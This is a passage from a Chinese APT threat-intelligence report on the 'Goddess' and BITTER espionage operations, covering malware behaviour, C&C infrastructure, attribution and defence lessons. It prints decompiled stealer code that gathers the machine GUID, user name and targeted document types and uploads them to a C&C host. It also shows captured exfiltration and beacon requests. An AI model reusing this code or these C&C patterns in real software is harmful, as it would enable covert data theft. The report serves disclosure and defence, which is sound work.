        ExitProcess(0);
    dword_10013A74 = a1;
    *(_DWORD *) (a1 + 2368) = 3;
    sub_10002680();
    sub_10002710();
    return sub_100025B0();
}
```

图 4-14 创建互斥

2. 创建线程

恶意代码创建线程查找特定格式文件并回传。

```
BOOL sub_100027E0()
{
    int v0; // edi@1
    BOOL result; // eax@5
    DWORD ThreadId; // [sp+8h] [bp-20h]@4
    struct tagMSG Msg; // [sp+Ch] [bp-1Ch]@5

    v0 = dword_10013A74;
    while ( !sub_100031C0() )
        Sleep(0xEA60u);
    sub_100037B0();
    if ( *(v0 + 1270) )
    {
        dword_10013A60 = 0;
        dword_10013A64 = CreateThread(0, 0, StartAddress, 0, 0, &ThreadId); // 遍历，查找特定格式文件
        nullsub_1();
        dword_10013A70 = 0;
        dword_10013A6C = CreateThread(0, 0, sub_100019D0, 0, 0, &ThreadId); // 回传已经发现的文件
        nullsub_1();
    }
    nullsub_1();
    dword_10013BC8 = 0;
    hHandle = CreateThread(0, 0, sub_100040F0, 0, 0, &ThreadId);
    nullsub_1();
    for ( result = GetMessageA(&Msg, 0, 0, 0); result; result = GetMessageA(&Msg, 0, 0, 0) )
    {
        if ( result == -1 )
            break;
        if ( Msg.message == 2 || Msg.message == 18 )
            sub_10002680();
        TranslateMessage(&Msg);
        DispatchMessageA(&Msg);
    }
    return result;
}
```

图 4-15 创建线程查找特定格式文件并回传

恶意代码获取用户系统用户名和机器的 GUID 值，回传到指定服务器。

```

17 { 000010000000
    && (cbData = 16, GetComputerNameA(&Buffer, &cbData))// 获取用户名
    && (cbData = 65, GetUserNamesA(&String, &cbData)) )
{
    w1 = strlenA(&String) * 515;
    w2 = GetProcessHeap();
    v3 = (CHAR *)HeapAlloc(w2, 8u, v1);
    w4 = w2;
    IF ( v3
        && (lstrcpyA(v3, &String),
            lstrcpyA((LPCSTR)v4, "" ),
            !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "Software\\Microsoft\\Cryptography", 0, 0x20019u, &phkResult)) )
    {
        cbData = 512;
        w5 = strlenA(v4);
        RegQueryValueExA(phkResult, "MachineGuid", 0, 0, (LPBYTE)&v5, &cbData);// 获取机器GUID
        RegCloseKey(phkResult);
        w6 = sub_100056F0(32773);
        IF ( w6 )
        {
            w7 = sub_100056F0(36866);
            IF ( sub_100057A0(&Buffer, (int)w7)
                && (sub_10005870((int)w7, (int)v6),
                    sub_10005690((int)w7),
                    w8 = sub_100056F0(36866),
                    w9 = w8,
                    sub_100057A0(v8, (int)v8))
                && (sub_10005870((int)v8, (int)v6), sub_10005690((int)v8), sub_100058E0(&lpOptional, &dwOptionalLength))
                && Update_Internet(lpOptional, dwOptionalLength, (int)&dwOptionalLength, (int)&lpOptional)
                && (sub_10005690((int)v6), sub_100056D0(), sub_10005950(&w13)) )
        }
    }
}

```

图 4-16 获取 GUID 等信息回传至 C&C

然后将相关信息回传至恶意代码服务器的 external/update 硬编码目录中。

```

1 signed int __usercall huichuan@eax(int a1@esi)
2 {
3     DWORD v1; // edi@1
4     void *v2; // eax@2
5     HINTERNET v3; // eax@3
6     signed int result; // eax@5
7     LPCSTR lpszAcceptTypes; // [sp+4h] [bp-0h]@1
8     int v6; // [sp+8h] [bp-4h]@1
9
10    v1 = 0;
11    lpszAcceptTypes = "text/plain";
12    v6 = 0;
13    IF ( a1 && (v2 = *(void **)(a1 + 4)) != 0 )
14    {
15        v3 = HttpOpenRequestA(v2, "POST", "/external/update", 0, 0, &lpszAcceptTypes, 0x4000000u, 0);
16        *(_DWORD *) (a1 + 8) = v3;
17        IF ( !v3 )
18        {
19            v1 = GetLastError();
20            nullsub_1();
21        }
22        result = v1;
23    }
24    else
25    {
26        result = 240;
27    }
28    return result;
29 }

```

图 4-17 将信息回传到 C&C 服务器固定目录

```
POST /external/update HTTP/1.1
Accept: text/plain
Content-Type: application/octet-stream
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1)
Host: web4solution.net
Content-Length: 64
Cache-Control: no-cache

MSMQ.....MSMQ.....GLOOMYTI-799EF9MSMQ.....AdministratorHTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Wed, 24 Aug 2016 02:24:16 GMT
Content-Type: application/octet-stream
Content-Length: 44
Connection: keep-alive
Status: 200 OK
Content-Disposition: attachment
Content-Transfer-Encoding: binary
Cache-Control: private
X-UA-Compatible: IE=Edge,chrome=1
ETag: "ec10e03009106a6fcd2b02363b98fe8"
X-Request-Id: b3a1250d4fa02f0e07be93a638ab38a4
X-RunTime: 0.010584
X-Rack-Cache: invalidate, pass

MSMQ.....5c1b39cec36a90df64cd615fe14aff12POST /external/update HTTP/1.1
Accept: text/plain
Content-Type: application/octet-stream
Ex-TagId: 5c1b39cec36a90df64cd615fe14aff12
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1)
Host: web4solution.net
Content-Length: 5770
Cache-Control: no-cache


MSMQ.....MSMQ.....MSMQ.....MSMQ.....E.....MSMQ.....smss.exeMSMQ.....\SystemRoot\System32\smss.exeMSMQ.....MSMQ
\winlogon.exeMSMQ.....MSMQ.....MSMQ.....services.exeMSMQ.....C:\WINDOWS\system32\services.exeMSMQ.....MSMQ
\lsass.exeMSMQ.....MSMQ.....D.....MSMQ.....vmacthlp.exeMSMQ.....C:\Program Files\VMware\VMware Tools\vmacthlp.exeMSMQ
\system32\svchost.exeMSMQ.....MSMQ.....MSMQ.....svchost.exeMSMQ.....C:\WINDOWS\system32\svchost.exeMSMQ.....MSMQ
\Explorer.EXE.....MSMQ.....$.....MSMQ.....spoolsv.exeMSMQ.....C:\WINDOWS\system32\spoolsv.exeMSMQ.....MSMQ
\Tools\vmtoolsd.exeMSMQ.....MSMQ.....MSMQ.....ctfmon.exeMSMQ.....C:\WINDOWS\system32\ctfmon.exeMSMQ.....MSMQ
\VMware Tools\VMware VGAuthService.exeMSMQ.....MSMQ.....MSMQ.....vmtoolsd.exeMSMQ.....C:\Program Files\VM
\wscntfy.exeMSMQ.....MSMQ.....MSMQ.....TPAutoConnSvc.exeMSMQ.....C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exeMSMQ
\documents and Settings\Administrator\.....\TotalCommander_v8.5.....\TOTALCMD.EXE.....MSMQ.....MSMQ
\40E6F359CC0898698624F641ABC9198393AF74D7.....\Tools\Antirootkit.....exeMSMQ.....MSMQ.....p.....MSMQ.....PROC
\40E6F359CC0898698624F641ABC9198393AF74D7.....\Tools\Antirootkit.....exeMSMQ.....MSMQ.....p.....MSMQ.....PROC
\Procexp.exeMSMQ.....MSMQ.....MSMQ.....d6d64c61dadab5ccfa970336057a6c2c7697f084922744c5a2e29aff079647b.exeMSMQ.....
\d6d64c61dadab5ccfa970336057a6c2c7697f084922744c5a2e29aff079647b.exeMSMQ.....MSMQ.....MSMQ.....1explorer.exeMSMQ.....
\1explorer.exeMSMQ.....MSMQ.....MSMQ.....7-Zip 9.20MSMQ.....N\AMSMQ.....N\AMSMQ.....MSMQ.....Microsoft Office
Files\Microsoft Office\MSMQ.....MSMQ.....VBRunTime 6.0MSMQ.....N\AMSMQ.....N\AMSMQ.....MSMQ.....Microsoft Visual
10.0.30319MSMQ.....10.0.30319MSMQ.....MSMQ.....Microsoft Visual C++ 2005 Redistributable - x86 9.0.30729.41
x86MSMQ.....9.0.7523MSMQ.....MSMQ.....VMware ToolsMSMQ.....10.0.6.3595377MSMQ.....C:\Program Files\VM
web Folders (Chinese (Simplified)) 12MSMQ.....12.0.4518.1016MSMQ.....MSMQ.....Microsoft Office Professiona
\Microsoft Office\MSMQ.....MSMQ.....Microsoft Office Access MUI (Chinese (Simplified)) 2007MSMQ.....12.0.4518.1016MSMQ
\office Excel MUI (Chinese (Simplified)) 2007MSMQ.....12.0.4518.1016MSMQ.....C:\Program Files\Microsoft Office\MSMQ
\Program Files\Microsoft Office\MSMQ.....MSMQ.....Microsoft Office Outlook MUI (Chinese (Simplified)) 2007MSMQ.....12.0
\MSMQ.....MSMQ.....Microsoft Office Word MUI (Chinese (Simplified)) 2007MSMQ.....12.0.4518.1016MSMQ.....C:\Program F
(English) 2007MSMQ.....12.0.4518.1016MSMQ.....C:\Program Files\Microsoft Office\MSMQ.....Microsoft Office Professiona
\Program Files\Microsoft Office\MSMQ.....MSMQ.....Microsoft Office IME (Chinese (Simplified)) 2007MSMQ.....12.0.4518.10
\MSMQ.....MSMQ.....Microsoft Office Proofing (Chinese (Simplified)) 2007MSMQ.....12.0.4518.1016MSMQ.....C:\Program F
MUI (Chinese (Simplified)) 2007MSMQ.....12.0.4518.1016MSMQ.....C:\Program Files\Microsoft Office\MSMQ.....MSMQ.....M
2007MSMQ.....12.0.4518.1016MSMQ.....C:\Program Files\Microsoft Office\MSMQ.....Microsoft Office Word MUI (Chinese (Simplified)) 2007MSMQ
2MSMQ.....2.2.30729MSMQ.....MSMQF.....Python 2.7.10MSMQ.....2.7.10150MSMQ.....MSMQ.....MSMQ.....1
9.0.21022MSMQ.....9.0.21022MSMQ.....MSMQ.....MSMQ.....Microsoft Windows XP Professional Service Pack 3 (build 2600)M
```

图 4-18 回传信息

最后恶意代码比较用户系统中的文件扩展名，将指定的扩展名文件回传至服务器中。如下图所示：

The image shows a debugger window with two main panes. The left pane displays assembly code with various instructions and comments. The right pane shows a memory dump with hex values and their corresponding ASCII strings. The assembly code includes instructions like 'mov byte ptr ds:[ecx],dl', 'inc ecx', 'sub esi,ecx', and 'cmp byte ptr ds:[eax],0x2E'. The memory dump shows hex values and their corresponding ASCII strings, including 'doc' and 'map'.

图 4-19 文件扩展名比对



```

MSMQ.....POST /external/update HTTP/1.1
Accept: text/plain
Content-Type: application/octet-stream
Ex-TagID: 5c1b39cec56a90df64c0615fe14aff12
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1)
Host: web4solution.net
Content-Length: 1763
Cache-Control: no-cache

MSMQ.....MSMQ.....license-jasmin.txtMSMQ.....license-jasmin.txtMSMQ...../*
* Copyright (c) 1996-2004, Jon Meyer
* All rights reserved.
*
* redistribution and use in source and binary forms, with or without modification, are permitted provided
* that the following conditions are met:
*
* Redistributions of source code must retain the above copyright notice, this list of conditions
* and the following disclaimer.
*
* redistributions in binary form must reproduce the above copyright notice, this list of conditions
* and the following disclaimer in the documentation and/or other materials provided with the
* distribution.
*
* neither the name of the Jon Meyer nor the names of its contributors may be used to
* endorse or promote products derived from this software without specific prior written permission.
*
* THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED
* WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A
* PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR
* ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT
* LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS
* INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR
* TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF
* ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
*
* Jasmin was written by Jon Meyer, www.cybergrain.com
* The Jasmin website is jasmin.sourceforge.net.
  
```

图 4-20 回传文件

恶意代码回传包含以下后缀名的文件：doc、docx、ppt、pptx、xls、xlsx、txt、rtf、pdf、sql、inp，可见窃密获取文件是该攻击组织的主要意图。

4.3 攻击溯源

4.3.1 C&C 分析

安天通过分析与关联发现“女神”攻击样本共涉及三个域名：*web4solution.net*、*securedesignus.com*、*securedesignuk.com*，根据 whois 信息查询（基本信息参见表 4-2）可知，三个域名均同一个注册人或者组织申请，注册地均为南亚某国，注册人名亦为南亚某国常用人名，而且其中一个域名在近期申请了 whois 隐私保护。

表 4-2 三个 C&C 域名的基本信息

C&C 域名	注册时间	注册人	域名注册邮箱
web4solution.net	2014.03.06	Ashraf Ahmed	ashrafahmed2882@yahoo.com
securedesignus.com	2010.06.28	Ashraf Ahmed	ashrafahmed2882@yahoo.com
	2016-08-17		Whois 隐私保护
securedesignuk.com	2011.12.20	Ashraf Ahmed	ashrafahmed2882@yahoo.com

4.3.2 时间戳分析

安天对捕获到的“女神”攻击样本时间戳进行了分析，发现相关样本多数在 2012 年和 2014 年开发（基本信息参见表 4-3）。

表 4-3 “女神”行动样本时间戳信息

编号	MD5	时间戳
Sample1	8EA35293CBB0712A520C7B89059D5A2A	2012/4/17 08:12:32
Sample2	B1380AF637B4011E674644E0A1A53A64	2012/4/17 08:12:32
Sample3	6992370821F8FBEEA4A96F7BE8015967	2012/4/17 08:12:32
Sample4	ADD971B2F4444F6EB762825BB3675CDE	2012/4/17 08:12:32
Sample5	2A794573F69C2C81DB408F792A7C616B	2014/7/17 11:23:51
Sample6	D55396EF71D872C8561388BB75FE7B0	2014/7/17 19:23:51
Sample7	D9181D69C40FC95D7D27448F5ECE1878	2014/8/29 08:47:41

样本时间戳的信息始于 2012 年（这也是白象组织开始活跃的时间），但攻击者从 2010 年已经开始进行域名储备，2012 年开始使用窃密样本进行小范围攻击，2014 年比较活跃，而到 2017 年 8 月开始做域名的 Whois 隐私保护（相关线索时间轴参见图 4-21）。截至目前 web4solution.net 域名依然活跃，支撑了长达四年的持续性攻击，之所以一直未被发现，也许是因为攻击者并没有进行大范围的攻击，仅仅对少数有价值的目标进行了针对性攻击。该恶意代码使用的两个 DLL 组件功能清晰、攻击有效，很有可能是某个 APT 组织的最后一步攻击载荷——窃取资料。经安天工程师分析发现，该恶意代码并不属于已曝光的 APT 组织的相关恶意代码。




图 4-21 域名注册时间与样本时间戳

通过该恶意代码的 PDB 路径中的字符“Shakti”是来自南亚某国的词语，并结合域名注册人名、域名地域归属，基本可以确定该攻击来自南亚某国。

5 “苦酒”（BITTER）行动：易被忽视的针对性攻击

5.1 “苦酒”行动介绍

“苦酒”（BITTER）行动是在 2016 年 10 月曝光的一起网络攻击事件^[8]，该行动主要通过鱼叉式邮件以及系列攻击组件的应用，对巴基斯坦进行针对性攻击，同时此次行动的攻击者可能参与了多起网络攻击事件。安天分析小组认为与该行动的相关证据线索表明该行动与南亚某国有密切联系，是“象群”中一起易被忽视的针对性攻击。

5.2 攻击手法分析

5.2.1 最常用的攻击手法：鱼叉式邮件

“苦酒”行动普遍使用鱼叉式邮件来投递攻击载荷，通过邮件中附带经典漏洞“CVE-2012-0158”的格式溢出文档或伪装成图片的 EXE 可执行文件诱骗用户下载查看。




图 5-1“苦酒”行动使用的鱼叉式邮件[来源：Forcepoint 报告]

“苦酒”行动中使用的部分格式溢出文档的文件名包括：Requirement List.doc、Cyber Espionage Prevention.doc、New email guidelines.doc、Gazala-ke-haseen-nagme.doc、Rules.xls。

5.2.2 RAT 组件之窃密组件

“苦酒”行动中的部分 RAT 组件能够记录受害主机上的文件和时间戳，其 2014 年的样本还具有收集指定类型文件的功能，在样本中即有相关的文件类型硬编码，可见该样本的主要目标是获取各种文档文件和压缩包。

```
qmemcpy(v28, Dest, v27);
if ( strcmp(::Str1, "txt")
    && strcmp(::Str1, "ppt")
    && strcmp(::Str1, "pptx")
    && strcmp(::Str1, "pdf")
    && strcmp(::Str1, "doc")
    && strcmp(::Str1, "docx")
    && strcmp(::Str1, "xls")
    && strcmp(::Str1, "xlsx")
    && strcmp(::Str1, "zip")
    && strcmp(::Str1, "7z")
    && strcmp(::Str1, "rtf") )
{
    goto Next; // 若不是上面这些的文件后缀，则直接跳过，寻找下一个文件
}
Sleep(0xC8u);
v30 = &Dst[strlen(Dst) + 1];
v31 = v30 - v49;
if ( v30 != v49 )
{
    do
    {
        if ( !isspace((unsigned __int8)v47[v31]) )
            break;
        --v31;
    }
    while ( v31 );
}
```

图 5-2 “苦酒”行动中的窃密组件查找指定类型文件

```

if ( v30 != v49 )
{
    do
    {
        if ( !isspace((unsigned __int8)v47[v31]) )
            break;
        --v31;
    }
    while ( v31 );
}
v32 = isspace;
Dst[v31] = 0;
v33 = 0;
if ( Dst[0] )
{
    do
    {
        if ( !isspace((unsigned __int8)Dst[v33]) )
            break;
        ++v33;
    }
    while ( Dst[v33] );
}
memmove(Dst, &Dst[v33], strlen(Dst) - v33 + 1);
Sleep(0x12Cu);
if ( dword_40704C )
    break;
Sleep(0xC8u);
v34 = s_FilePost(&Filename);
dword_4094C0 = rand() % 1000 + 2000;
Sleep(dword_4094C0);
if ( !v34 )
{
    fputs(Dst, dword_4080B8);
    fprintf(dword_4080B8, "\r\n");
    Sleep(0x64u);
    fputs(Dst, dword_4080B4);
    fprintf(dword_4080B4, "\r\n");
    Sleep(0x64u);
    fputs(Dst, File);
    fprintf(File, "\r\n");
}
}EL_82:
Sleep(0x64u);
fflush(dword_4080B8);
fflush(dword_4080B4);
fflush(File);
Sleep(0xC8u);
}

```

图 5-3 “苦酒”行动中的窃密组件回传收集到的文件

5.2.3 RAT 组件之 Android 组件

在针对“苦酒”行动中的一个 PC RAT 样本的 C&C 进行域名分析时，研究人员发现有两个 Android RAT 样本也使用这个 C&C，表明“苦酒”是一个具有跨 PC 和移动系统平台的作业组织。




图 5-4 Android RAT 共用 PC RAT 的 C&C[此图根据 Forcepoint 报告内容重绘]

Android RAT 是 Android 的开源远程管理工具，在 GitHub 上可以找到其功能：

- 获取联系人（及其所有信息）
- 获取通话记录
- 获取所有消息
- GPS /网络位置
- 监控收到的消息
- 实时监控电话状态（呼叫接收，呼叫发送，呼叫丢失）
- 用相机拍摄照片
- 来自麦克风（或其他来源）的流声
- 流式视频（仅适用于基于活动的客户端）
- 显示一个 toast 样式信息
- 发短信
- 拨打电话
- 在默认浏览器中打开一个 URL
- 振动电话

“苦酒”行动中使用的其中一个 Android RAT 伪装成一个伊斯兰教的闹钟，另一个 Android RAT 伪装成克什米尔（印度和巴基斯坦之间有争议的领土）新闻的应用程序。该行动是少有的利用 Android RAT 进行攻击的网络攻击行动。

5.2.4 RAT 组件之远控组件

“苦酒”行动使用了 Microsoft Visual C++ 8.0 编译的 RAT（远程控制）程序，早期版本的 HTTP POST 请求未加密，采用明文数据与 C&C 通信。

```
GET /winter/war.php?cId=fabbc6a1-c573-4ea0-9ca1-50004b35a440&hosName=tequilaboombloom&verInfo=Windows%20XP%20Build%3a%205.1.2600%20Service%20Pack%203 HTTP/1.1
Host: www.nexster91.com
Connection: close
```

图 5-5“苦酒”行动早期版本通信数据未做加密

在最新的活动中所使用的 RAT 版本能够执行以下后门功能，攻击者可以对受害者的 PC 进行完全的远程控制：

- 获取系统信息——计算机名称，当前用户名和操作系统
- 枚举逻辑驱动器
- 枚举和记录文件及其对应的时间戳
- 打开一个远程命令 shell
- 列出具有活动 UDP 连接的进程
- 控制运行进程
- 运行文件
- 下载文件

“苦酒”行动中部分 RAT 程序包含不可信的 CA 根证书的数字签名：

5.3 攻击来源分析

虽然“苦酒”行动的攻击本质并不复杂，但其行为很容易混入到广泛存在的网络攻击中。“苦酒”行动通过使用普通恶意攻击中也十分常见的在线服务（如免费动态域名服务-DDNS，专用服务器托管和 Gmail）来设置其 C&C，但从其攻击对象和行为特点来看：

1. 攻击邮件收件人为巴基斯坦域名，基于地缘政治推测攻击者可能为南亚某国；
2. 有样本伪装为“克什米尔”新闻 APP（“克什米尔”是易发冲突地理区域）；
3. 相关邮件和数据中展示了非常好的英文水准，表示攻击者可能精通英语，或者来自英语是官方语言之一的国家。

显然“苦酒”行动是一起针对性的攻击行动，相关证据线索也表明该行动与南亚某国有密切联系。



图 5-6 “苦酒”行动中部分 RAT 程序包含的不可信 CA 根证书

6 总结与思考

6.1 防御者的不屈意志是对抗持续性攻击的前提

安天在本报告中披露了“白象”组织以及同样来自南亚某国的多个组织的详细情况，从相关行动、事件中可以印证南亚某国在网络空间竞争中的投入和活动。在我们长期持久地跟踪分析他们所发动的 APT 攻击事件的同时，相关攻击组织也在不断进化和升级，其攻击行动并不会因被曝光而停歇。攻击组织为达成战略目的会不断更新、修改战术，比如：恶意代码的源码更新、最新漏洞的利用、最新商业军火的购买等，有些组织甚至会全面规避以往的行为特点和攻击资源。

这是一份安天的储备报告，它并不是由热点事件构成。从 2017 年上半年起，安天对公开发布 APT 报告采取了更为谨慎的态度，安天对 APT 的曝光不是为了创造热点，而是希望切实改善用户的防御。从我们对“白象”组织的跟踪来看，在 2016 年 7 月对其进行系列曝光后，有效地使对方进行了能力回收。通过曝光威慑 APT 攻击者，将提高攻击者攻击成本、收窄收割范围，也有助于被攻击方获取舆论和道义上的主动，并更深入地认知相关威胁。但从另一个角度来说，其也使攻击者调整了其攻击资源和设施，提升攻击

的艺术和策略，以研发和采用更先进的攻击装备。因此，对 APT 的防御必须立足于长期、持续、系统的安全建设和投入之上。

威胁是能力和意图的乘积，APT 是高级性和持续性的乘积，如果说对于其高级性的应对更多取决于防御方的布防合理性、安全投入和能力水平的话；那么对其持续性的应对则很大程度上构成了对防御方和防御能力输出方坚强心智的考验。基础防御水平是对抗高级威胁的基石，防御者的不屈意志是对抗持续性攻击的前提。

6.2 网络空间场景下的中国科技安全启示录

值得注意的是，这些“越过世界屋脊”的攻击，并不是窄带地分布到中国的军事与政治目标，而是广泛的面向包括高校、科研院所在的综合性目标来进行，如果我们简单的把这种攻击视为“撸草打兔子”，则意味着没有深刻理解 APT 攻击带来的综合风险。对于希望做“有声有色的大国”的国家来说，其对完整的工业体系和全面的科技发展的渴望是显而易见的。新中国独立自强于前，改革开放于后，开创属于自己新时代的历史，毫无疑问是最佳的第三世界发展样板。但这种学习需要来自于符合中国发展利益的主动输出，而不能被他国通过窃取中国的军事、经济、技术成果，通过低成本的抄袭模仿来进行。如果我们没有把网络保障能力有效建立起来，这些通过“鲜血、汗水和眼泪”而取得的技术、工艺的突破与进展，就会成为对手轻易获取而模仿的对象。

在一个较长的发展过程中，中国虚心地以“徒弟”和“落后者”的视角埋头学习发展，我们更多焦虑于来自网络入侵攻击对政治、经济、军事安全的影响，但较少担心利益竞合国家的和地区对我方科技成果的获取和抄袭模仿，对于更为纵深的对我国整体供应链安全的影响也关注不够。而今天随着国家的持续的发展进步，在很多领域，中国正在从一个落后者，转化为领先者；从技术的输入者，转化为输出者；从跟跑者，变成并跑、领跑者。我们的网络空间安全视角需要逐渐从弱者视角转化为强者视角，从窄带的网络和信息自保视角，转化为“维护国家主权、安全、发展利益”视角。网络安全不是一个单一的纬度，其是非常典型的非传统安全威胁，同时又和传统安全中的多个领域息息相关。习近平总书记在 2014 年 4 月，首次提出了“总体国家安全观”，系统地提出了 11 种安全，其中包括了“科技安全”，习近平总书记在十九大报告中再次强调“坚持总体国家安全观。统筹发展和安全，增强忧患意识，做到居安思危”。在全新的使命要求下，无论对于国内的高校、科研院所、科研管理机构，还是已经成为“科技创新主体”的企业界，如何面对网络空间安全威胁，建立起有效的科技成果保障能力和科技安全防护能力，对于我国保证国际战略竞争力，有着深远意义。

正如习近平总书记指出的“当前我国国家安全内涵和外延比历史上任何时候都要丰富，时空领域比历史上任何时候都要宽广，内外因素比历史上任何时候都要复杂”。在这个新时代，我们将守护网络空间的星辰大海。

我们计划公开这份储备报告之时，正值即将告别 2017 之时，展望充满更多机遇与挑战的 2018，我们谨以本报告的小结，作为安天人的新年献词！

附录一：参考资料

- [1] 安天技术文章汇编（十•二）-高级持续性威胁（APT）专题第二分册
- [2] 安天：白象的舞步——来自南亚次大陆的网络攻击
<http://www.antiy.com/response/WhiteElephant/WhiteElephant.html>
- [3] 国家互联网应急中心：《2016 年中国互联网网络安全报告》
